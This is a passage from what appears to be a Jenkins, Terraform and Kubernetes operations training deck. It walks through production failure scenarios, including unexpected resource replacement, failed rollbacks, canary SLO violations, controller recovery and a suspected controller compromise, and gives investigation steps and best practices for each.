- Pipeline re-runs terraform plan instead of using saved plan

Controls and Best Practices

- Use saved plan artifacts
- Store plans securely (environment-specific)
- Enforce manual approval before apply
- Use state locking
- Prevent concurrent changes
- Verify the applied resources and state

What to Verify After Apply

- Resources created, updated or destroyed
- Terraform state matches actual infrastructure
- No unexpected changes
- Tags, IAM, and networking are correct
- Audit logs and approvals are recorded

Senior Engineering Decision

An approved pipeline is not equivalent to an approved infrastructure change.

Scenario 18 — Terraform Replaces a Critical Resource Unexpectedly

A provider upgrade or configuration change produces a destructive replacement.

Key Investigation Points

1. Investigate provider versions, resource lifecycle, and replacement causes.
2. Inspect Terraform plan output before approval.
3. Introduce policy checks for destructive operations.
4. Require additional authorization for high-impact replacements.
5. Define recovery procedures before applying irreversible changes.

Why Terraform Replaces a Resource

- Provider version changes
- Configuration changes (name, type, immutable fields)
- Resource lifecycle settings (e.g., create_before_destroy)
- Dependencies or linked resources
- External changes in the cloud provider

Example Plan Output (Destructive Change)

```
# aws_db_instance.database must be replaced
-/+ resource "aws_db_instance" "database" {
      ~ engine_version = "13.7" -> "14.5" # forces replacement
      ~ instance_class = "db.m5.large" -> "db.m6i.large"
      +  tags = { .... }
    }
Plan: 1 to add, 0 to change, 1 to destroy.
```

Prevention and Control Measures

- Pin provider versions
- Use lifecycle rules where appropriate
- Implement policy checks (e.g., OPA, Sentinel)
- Require additional approval for destructive changes
- Test changes in a non-production environment

Recovery Preparation

- Backups and snapshots
- Document rollback procedures
- Test restore process
- Identify service dependencies
- Define communication plan

VERIQTA

Kubernetes Deployments That Jenkins Reports as Successful

Scenario 19 — The Deployment Completed, but Users Receive HTTP 503

Jenkins successfully applies Kubernetes manifests, but the application cannot serve requests.

Key Investigation Points

1. Distinguish manifest acceptance, rollout completion, readiness, and user-facing health.
2. Examine readiness probes, endpoints, ingress, and load balancer target health.
3. Correlate rollout events with error rates and latency.
4. Introduce production verification beyond kubectl apply.
5. Identify gaps between Kubernetes status and real user experience.

What Actually Happens

Jenkins Applies Manifests (kubectl apply) → Kubernetes Accepts Manifests (API Success) → Rollout Completes (Desired Replicas Running) → Pods Not Ready or Endpoints Unavailable → HTTP 503 Users Cannot Access Application

Things to Check

- Pod status and events
- Readiness probe configuration
- Service endpoints (endpoints/EndpointSlice)
- Ingress and load balancer configuration
- Application logs and error rates
- Latency and user experience monitoring

Common Root Causes

- Failing readiness probes
- No healthy endpoints
- Misconfigured ingress or load balancer
- Container starts but application not ready
- Slow startup causing premature traffic
- External dependency unavailable

Production Verification

- Verify Pod readiness and endpoints before closing
- Check load balancer target health
- Run application health checks from outside the cluster
- Monitor error rates and latency after deployment
- Include automated smoke tests in the pipeline
- Verify rollback strategy works

Scenario 20 — A Rolling Deployment Removes Too Much Capacity

A release causes latency spikes despite healthy new Pods.

Key Investigation Points

1. Examine maxSurge, maxUnavailable, startup behavior, and termination handling.
2. Evaluate PodDisruptionBudgets and their limitations during Deployment rollouts.
3. Investigate traffic draining and connection termination.
4. Verify remaining capacity under peak load.
5. Determine when a blue/green or canary strategy is more appropriate.

Rolling Deployment Flow

Old Pods (Serving Traffic) → Rolling Update (maxSurge / maxUnavailable) → Reduced Capacity (Too many Pods terminated) → Latency Spikes and Errors (Users affected)

Key Configuration Factors

- maxSurge and maxUnavailable
- readinessProbe and startupProbe
- preStop hooks and terminationGracePeriod
- PodDisruptionBudget settings
- connection draining (ingress / load balancer)
- application startup time and warm-up

Best Practices

- Set appropriate maxSurge and maxUnavailable
- Use readiness and startup probes correctly
- Implement graceful termination (preStop)
- Test rollout behavior under load
- Monitor capacity during deployment
- Use canary or blue/green for high-risk services

Production Lab

1. Deploy a test service with incorrect readiness settings.
2. Observe rollout behavior and user impact.
3. Fix the readiness and rollout configuration.
4. Validate stable deployment with proper capacity.

Senior Engineering Decision

An approved deployment is not equivalent to a healthy, available application.

VERIQTA

The Rollback That Made the Production Incident Worse

Scenario 21 — Jenkins Rolls Back the Application but Cannot Roll Back the Database

A release introduces a database schema migration. The application fails health checks, so Jenkins redeploys the previous version. However, the previous version is incompatible with the migrated schema.

Key Investigation Points

1. Examine backward-compatible schema changes and expand-contract migrations.
2. Distinguish application rollback from data restoration.
3. Identify irreversible migrations and external side effects.
4. Design deployment gates that recognize database compatibility.
5. Compare automatic rollback with a controlled roll-forward strategy.

What Happened



Common Causes

- Breaking schema changes
- Missing backward compatibility
- Irreversible migrations
- External system side effects
- Application logic not compatible with new schema
- Rollback only reverts application, not data

Risk Factors

- Data loss or corruption
- Application downtime
- Incompatible application and database versions
- Irreversible schema changes
- External side effects (e.g., search indexes, caches)
- Automatic rollback making the incident worse

Prevention and Controls

- Use expand-contract migrations
- Maintain backward compatibility
- Validate application and database compatibility before deployment
- Implement deployment gates
- Test rollback and roll-forward procedures
- Document irreversible changes and external dependencies

Safe Migration Strategy (Expand-Contract Pattern)



Production Lab

1. Create a disposable database.
2. Deploy application v1 (old schema).
3. Deploy application v2 (schema migration).
4. Trigger a failure and roll back to v1.
5. Observe application errors due to schema incompatibility.
6. Fix using a controlled roll-forward or backward-compatible migration.

Rollback vs Roll-Forward

Automatic Rollback	Controlled Roll-Forward
Only reverts application version	Keeps database changes
Database changes remain	Deploy a fixed version
May cause incompatibility	Complete migration safely
Can worsen the incident	Reduces downtime
	Preferred for irreversible changes

Senior Engineering Decision

Never assume an application rollback restores the previous system state.

VERIQTA

Progressive Delivery:
When Jenkins Should Stop Making Decisions

Scenario 22 — The Canary Deployment Passes Health Checks but Violates the SLO

A Jenkins pipeline deploys a new application version to 5% of users. Kubernetes reports healthy Pods, but the canary experiences elevated p99 latency and increased transaction errors.

Key Investigation Points

1. Distinguish infrastructure health from user-facing service health.
2. Design canary analysis using latency, error rates, traffic volume, and representative samples.
3. Integrate Jenkins with a progressive delivery controller or external analysis system.
4. Define release promotion, pause, and rollback criteria.
5. Investigate why short observation windows can produce misleading results.
6. Prevent Jenkins from promoting releases when production evidence is insufficient.

Canary Deployment Flow

Jenkins Deploys New Version (5% traffic) → Kubernetes Reports Healthy Pods (Ready) → Canary Traffic Monitored (latency, errors, throughput) → p99 Latency Increased Transaction Errors → Do Not Promote (violates SLO)

Signals to Analyse

- p99 and p95 latency
- Error rates (4xx / 5xx)
- Traffic volume
- Representative user samples
- Business and application metrics
- Logs and traces (correlate with changes)

Common Root Causes

- Application performance regression
- Increased database load or slow queries
- External service latency
- Insufficient canary observation time
- Inadequate test coverage or traffic samples
- Jenkins promoting based only on infrastructure health

Prevention and Controls

- Use user-facing service metrics, not only Pod health
- Integrate with a progressive delivery controller (e.g., Argo Rollouts, Flagger)
- Define clear promotion, pause, and rollback criteria
- Use sufficient observation windows
- Require SLO-based analysis before promotion
- Automate rollback when SLOs are violated
- Keep human approval for high-risk releases

Example Canary Analysis



Latency (p99)	Error Rate	Throughput	SLO Status
Stable: 120 ms	Stable: 0.2%	Stable: 1,200 rps	Canary Violates SLO
Canary: 450 ms	Canary: 3.8%	Canary: 1,150 rps	Do Not Promote

Production Lab

1. Deploy a test application with two versions (stable and canary).
2. Introduce intentional latency in the canary version.
3. Send 5% of traffic to the canary.
4. Monitor latency, error rates, and throughput.
5. Verify that the pipeline does not promote the release when SLOs are violated.
6. Adjust the release controls and verify proper behaviour.

Release Decision Criteria

- SLOs met (latency, error rate, availability)
- No significant regression in business metrics
- Sufficient traffic and observation time
- No critical errors in logs or traces
- External dependencies healthy
- Automated analysis confirms stability
- Manual approval for high-risk changes (if required)

Tools and Integration Options

- Argo Rollouts
- Flagger
- Prometheus + Grafana
- Datadog / New Relic
- Kubernetes Ingress / Service Mesh (Istio, Linkerd)
- Custom analysis scripts or APIs

Senior Engineering Decision

Jenkins should orchestrate releases, but production telemetry should inform whether a release is safe to promote.

VERIQTA

A Pipeline Restarted During A Production Release


Scenario 23 — Jenkins Loses Track of a Deployment That Already Completed

A controller restart interrupts Jenkins after an external deployment request succeeds but before Jenkins records the result. The restarted pipeline cannot determine whether to repeat the operation.

Key Investigation Points

1. Examine the difference between Jenkins execution state and external system state.
2. Investigate deployment identifiers, artifact digests, Kubernetes revisions, and cloud audit events.
3. Introduce idempotency keys where the deployment API supports them.
4. Reconcile the actual production state before retrying.
5. Define safe handling for incomplete or ambiguous deployment results.

What Happened



What to Check

- Deployment identifiers (release ID, change ID)
- Artifact digests and versions
- Kubernetes deployment revisions
- Cloud audit logs (e.g., CloudTrail)
- External system records and timestamps

Best Practices

- Use idempotency keys (where supported)
- Check actual production state before retrying
- Record and verify deployment identifiers
- Handle incomplete results gracefully
- Implement retry logic that is safe and idempotent

Verification Steps

- Check live environment state (versions, revisions)
- Compare artifact digest and release ID
- Review cloud audit events
- Confirm external system completed the operation
- Decide whether a retry is required


Scenario 24 — Two Jenkins Pipelines Deploy Different Versions Simultaneously

Two production releases begin close together. Both acquire valid credentials and attempt to update the same application.

Key Investigation Points

1. Examine deployment serialization, resource locks, and release ordering.
2. Identify stale approvals and overlapping release windows.
3. Design environment-scoped deployment concurrency controls.
4. Prevent an older release from unintentionally overwriting a newer one.
5. Verify which artifact is currently serving production traffic.

How It Happens



Common Causes

- Overlapping release windows
- Stale approvals
- Missing deployment locks
- No concurrency controls
- Non-idempotent deployments
- Manual and automated releases running together

Prevention and Controls

- Use environment-scoped resource locks
- Implement release ordering and queuing
- Validate approval freshness
- Block concurrent deployments to the same environment
- Verify artifact version before promotion
- Use immutable artifacts with version checks

Verification Steps

- Check current application version in production
- Verify artifact digest and deployment ID
- Check Kubernetes revisions
- Review cloud audit logs
- Confirm which version is serving traffic

Incident Lesson — A failed Jenkins execution does not prove that the external operation failed.

VERIQTA

Jenkins Controller Recovery:
The Backup That Cannot Restore the Platform

Scenario 25 — Jenkins Is Restored, but Pipelines and Credentials No Longer Work

A Jenkins controller is restored from backup. The interface loads, but credentials cannot be decrypted, some plugins fail, and running pipelines cannot resume.

Key Investigation Points

1. Identify the Jenkins home directory, encryption keys, plugin dependencies, and controller configuration.
2. Examine backup consistency and compatibility between Jenkins core and plugins.
3. Distinguish configuration restoration from Pipeline execution recovery.
4. Test credential decryption and agent connectivity in an isolated environment.
5. Validate restoration of jobs, permissions, credentials, and release history.
6. Define recovery time and recovery point objectives for the Jenkins platform.

What Happens After Restore

Restore Jenkins from backup (JENKINS_HOME) → Jenkins interface loads → Credentials cannot be decrypted → Some plugins fail → Running pipelines cannot resume

Common Causes

- Missing or rotated encryption keys (master.key / hudson.util.Secret)
- Plugin version mismatch
- Incomplete or inconsistent backup
- Jenkins core version difference
- Missing configuration files (jobs, global config)
- Lost credentials and permissions

What to Verify

- Jenkins home directory restored correctly
- Encryption keys present and valid
- Plugins compatible with Jenkins core version
- Credential decryption works (test credentials)
- Jobs, folders, and permissions restored
- Agents can connect and run jobs
- Pipeline execution and build history available

Critical Components to Back Up

- JENKINS_HOME (all configuration and jobs)
- Encryption keys (master.key, hudson.util.Secret)
- Installed plugins and versions (plugin list)
- Controller configuration (JCasC or UI settings)
- Users, roles, and permissions
- Agent configurations and connection details
- External dependencies (e.g., credentials, SCM, artifact repositories)

Production Lab — Restore and Verify a Jenkins Controller

1. Create a disposable environment
2. Restore Jenkins from backup
3. Verify encryption keys and credential decryption
4. Check plugin compatibility and controller configuration
5. Verify jobs, permissions, and build history
6. Run a test pipeline to confirm full functionality

Recovery Planning

- Define Recovery Time Objective (RTO) (how fast to restore)
- Define Recovery Point Objective (RPO) (how much data can be lost)
- Automate regular, consistent backups
- Document recovery procedures
- Test restoration regularly in an isolated environment

Best Practices

- Back up Jenkins home and encryption keys together
- Maintain plugin version compatibility
- Use Infrastructure as Code for Jenkins configuration
- Store credentials securely and document recovery
- Test backups and restoration periodically
- Automate verification after restore
- Monitor controller health and disk space
- Keep a record of plugin and core versions

What a Backup Does and Does Not Restore

Does Restore

- Jobs, configuration, users, permissions
- Credential data (if encryption keys are present)
- Plugin settings and installed plugins
- Build history
- Controller configuration

Does Not Guarantee

- Plugin compatibility with a different core version
- Ability to resume running pipelines
- Agent availability

Senior Engineering Decision

A backup is only useful when the platform can be restored and its critical functions verified.

VERIQTA

Jenkins Is Running Out of Memory, but Adding RAM Does Not Fix It

Scenario 26 — Controller Memory and Thread Pressure Degrade the Entire Platform

Jenkins becomes slow during peak deployment hours. The controller remains online, but the queue grows, logs stall, and pipeline operations become unresponsive.

Key Investigation Points

1. Investigate JVM heap usage, garbage collection pauses, thread dumps, and controller CPU.
2. Examine Pipeline Groovy execution and oversized in-memory objects.
3. Identify excessive controller-side processing and poorly designed shared libraries.
4. Compare heap exhaustion, garbage collection pressure, and thread contention.
5. Move appropriate computation onto agents rather than the controller.
6. Establish safe controller capacity and workload limits.
7. Review plugin activity and execution patterns.

What Happens During Peak Load

High number of deployments and builds (peak hours) → Controller CPU and memory usage increase → Queue grows and build wait time increases → Logs stall and pipeline steps become unresponsive → Platform degraded (even though controller remains online)

Common Root Causes

- Insufficient JVM heap size
- Frequent garbage collection pauses
- High number of concurrent pipelines
- Inefficient Pipeline Groovy code
- Large in-memory objects (artifacts, logs, test results)
- Poorly designed shared libraries
- Excessive controller-side processing
- Resource-intensive plugins

Troubleshooting Evidence

- JVM heap and garbage collection metrics
- Thread dumps and controller logs
- Queue wait time and Pipeline step latency
- Controller CPU and memory usage
- Plugin activity and execution patterns
- Build executor and thread utilization
- Heap dumps (if required)

Investigation and Fixes

- Monitor JVM memory, GC pauses, and CPU usage
- Analyse thread dumps during peak load
- Identify long-running or inefficient Pipeline code
- Move heavy computation to agents
- Optimize shared libraries and plugins
- Limit concurrent builds and resource usage
- Set appropriate JVM heap and GC settings
- Implement controller capacity and workload limits

Controller Resource Problem Areas

Memory Pressure
- High heap usage
- Frequent GC pauses
- OutOfMemoryError

Thread Contention
- Too many concurrent builds
- Blocked threads
- Slow Pipeline execution

Controller CPU
- High CPU utilization
- Intensive plugin activity
- Excessive controller-side tasks

Build Queue
- Increasing wait time
- Stalled pipeline steps
- Unresponsive UI

JVM and GC Tuning

- Set appropriate heap size (e.g., -Xmx)
- Use suitable garbage collector (e.g., G1GC)
- Monitor GC pause time
- Review JVM options and heap dumps

Move Work to Agents

- Run builds and tests on agents
- Avoid heavy computation on controller
- Store large artifacts externally
- Use artifact repositories and object storage

Best Practices

- Monitor controller metrics continuously
- Limit concurrent pipelines
- Keep plugins and Jenkins core updated
- Optimize Pipeline code and shared libraries
- Plan controller capacity for peak load
- Regularly review plugin usage and remove unused plugins

Senior Engineering Decision

Treat controller resource pressure as an architectural problem before assuming it is a hardware problem.

VERIQTA

Jenkins Upgrades and Configuration: When a Working System Becomes Unreliable

Scenario 27 — A Jenkins Upgrade Breaks Critical Functionality

A Jenkins core or plugin upgrade is applied. After the restart, key pipelines fail, agents cannot be provisioned, and some credentials and integrations stop working.

Key Investigation Points

1. Identify transitive plugin dependencies and shared functionality.
2. Design a staging controller with representative production workloads.
3. Test authentication, credential access, agent provisioning, and critical pipelines before rollout.
4. Establish controlled upgrade windows and recovery procedures.
5. Compare rollback from a verified backup with attempting unsupported plugin downgrades.

Upgrade Testing Flow

Upgrade Jenkins core or plugins → Test critical pipelines in staging → Verify agents, credentials and integrations → Identify breakages and fix → Roll out with controlled window

What to Test

- Core and plugin compatibility
- Transitive dependencies
- Authentication and credential access
- Agent provisioning
- Critical pipelines (end-to-end)

Common Issues

- Plugin incompatibility
- Missing dependencies
- Agents fail to connect
- Credentials not accessible
- Pipelines fail at runtime
- Unsupported plugin downgrades

Best Practices

- Use a staging controller
- Test with production-like workloads
- Verify all integrations
- Schedule controlled upgrade windows
- Keep a verified backup
- Have a rollback plan
- Document plugin versions and dependencies

Scenario 28 — Configuration as Code Restores Jenkins but Changes Its Security Behavior

A rebuilt Jenkins controller starts successfully, but its effective permissions and security behavior differ from the previous environment.

Key Investigation Points

1. Examine Jenkins Configuration as Code and plugin-dependent configuration.
2. Investigate role mappings, credential references, and authorization settings.
3. Compare declared configuration with effective runtime behavior.
4. Validate administrative and nonadministrative access after restoration.
5. Prevent manual configuration drift from becoming an undocumented dependency.

Configuration Drift Analysis

Jenkins Configuration as Code → Role mappings and permissions → Credentials and references → Effective runtime behavior → Validate access and fix differences

What to Check

- JCasC configuration files
- Role-based access control
- Credential definitions
- Plugin-specific settings
- Manual configuration drift

Potential Impact

- Users lose access or gain unintended permissions
- Credentials not available
- Build and deployment failures
- Security posture changes
- Undetected configuration differences

Verification Steps

- Compare JCasC with live settings
- Test admin and nonadmin access
- Verify credential access
- Check authorization and role mapping
- Run critical pipelines
- Confirm agent provisioning
- Document and fix differences

Senior Engineering Decision — Jenkins upgrades and configuration changes require the same release discipline as business-critical applications.

VERIQTA

The Jenkins Platform Is Green, but Engineering Delivery Is Failing

Scenario 29 — Build Success Rates Hide a Platform Reliability Crisis

The Jenkins dashboard reports 94% successful builds. Engineering teams still experience long queues, intermittent agent failures, and delayed production releases.

Key Investigation Points

1. Distinguish application failures from Jenkins infrastructure failures.
2. Define platform SLIs for queue latency, agent provisioning, and execution reliability.
3. Measure delivery availability separately from build success rate.
4. Investigate p95 queue time, agent startup time, and platform-induced failures.
5. Establish SLOs and alert thresholds based on delivery impact.
6. Evaluate the cost of idle agents against the operational cost of developer waiting time.

What a 'Green' Dashboard Hides

94% successful builds → Long queues and waiting time → Intermittent agent failures → Delayed production releases → Engineering productivity declines

Platform SLIs to Measure

- Queue latency (p50, p95, p99)
- Agent provisioning time
- Build execution reliability
- Agent uptime and failure rate
- Controller availability
- Pipeline success rate (infrastructure-related)

Common Root Causes

- Insufficient or unstable agents
- Resource constraints (CPU, memory, disk)
- Plugin or integration failures
- Network or cloud provider issues
- Controller performance limits
- Heavy concurrent workloads

Investigation and Fixes

- Monitor queue time and agent health
- Identify infrastructure-related build failures
- Improve agent availability and auto-scaling
- Optimize controller resources and plugins
- Set realistic concurrency limits
- Align SLI and SLOs with delivery impact
- Create alerting before teams experience delays

Example Jenkins Reliability Dashboard

Build Success Rate	Queue Time (p95)	Agent Provisioning Time	Agent Availability
94%	12 min	3.5 min	98.2%
(Application + Infrastructure)	(Target: < 2 min)	(Target: < 1 min)	(Target: > 99%)

Production Exercise

1. Design a Jenkins reliability dashboard.
2. Track queue latency, agent health, and execution reliability.
3. Set alert thresholds for platform degradation.
4. Simulate agent failures and observe dashboard signals.
5. Use the dashboard to detect issues before teams report delays.

Key Metrics and Alerts

- Queue time (p95 / p99)
- Agent startup time
- Agent failure rate
- Controller CPU, memory, and disk
- Number of pending builds
- Build execution time
- Infrastructure-related failures
- Alert thresholds and notification channels

Cost Considerations

- Cost of idle agents
- Cost of under-provisioning (developer waiting time)
- Right-sizing agent capacity
- Auto-scaling policies
- Balance cost, performance, and reliability
- Measure impact on delivery speed and team productivity

Senior Engineering Decision

A healthy Jenkins platform is one that enables dependable delivery, not merely one with a reachable dashboard.

VERIQTA

Jenkins Security Incident: Investigate, Contain and Recover

Engineering Teams Request Emergency Deployment Access

The Jenkins controller is suspected to be compromised. Terraform state is locked, release pipelines are unavailable, and engineering teams request emergency deployment access.

Incident Decision Areas

1. Decide what to restore, isolate, investigate, and verify.
2. Determine whether the Jenkins controller and release infrastructure remain trustworthy.
3. Identify compromised credentials and affected AWS resources.
4. Establish the actual production deployment state independently of Jenkins.
5. Prevent duplicate or conflicting production deployments.

Investigation Phase

- Determine whether the Jenkins controller and release infrastructure are trustworthy.
- Identify potentially compromised credentials and affected AWS resources.
- Establish the actual production deployment state independently of Jenkins.
- Correlate CloudTrail events, Jenkins audit records, Kubernetes events, and artifact provenance.
- Determine whether the Terraform lock represents an active operation or an abandoned execution.

Containment Phase

- Suspend untrusted release automation.
- Restrict compromised identities without unnecessarily disabling unrelated recovery systems.
- Preserve available audit evidence.
- Establish a trusted recovery environment.
- Prevent duplicate or conflicting production deployments.

Recovery Phase

- Restore Jenkins from a verified, trusted recovery point.
- Validate controller configuration, plugins, credentials, and agent isolation.
- Reconcile incomplete infrastructure and application changes.
- Reestablish controlled release authority.
- Verify production artifacts, workload health, and infrastructure state.

Final Verification

- Confirm that no unauthorized infrastructure changes remain.
- Verify that production workloads use approved artifacts.
- Demonstrate that trusted pipelines can execute safely.
- Test controller recovery and credential boundaries.
- Produce an incident timeline and prioritized remediation plan.

Key Evidence Sources

- AWS CloudTrail events
- Jenkins audit records
- Kubernetes events
- Artifact provenance
- Terraform state and lock information
- Controller and agent logs

Critical Considerations

- Compromised credentials
- Valid recovery point
- Plugin and version integrity
- Agent isolation and trust
- Infrastructure and application state
- Potential data and configuration changes

Final Senior Engineering Challenge

Defend the recovery decisions before a:

- Principal Platform Engineer
- Security Architect
- SRE Lead
- Head of Engineering

Senior Engineering Decision

A security incident requires disciplined investigation, containment, and recovery with verifiable evidence and clear justification.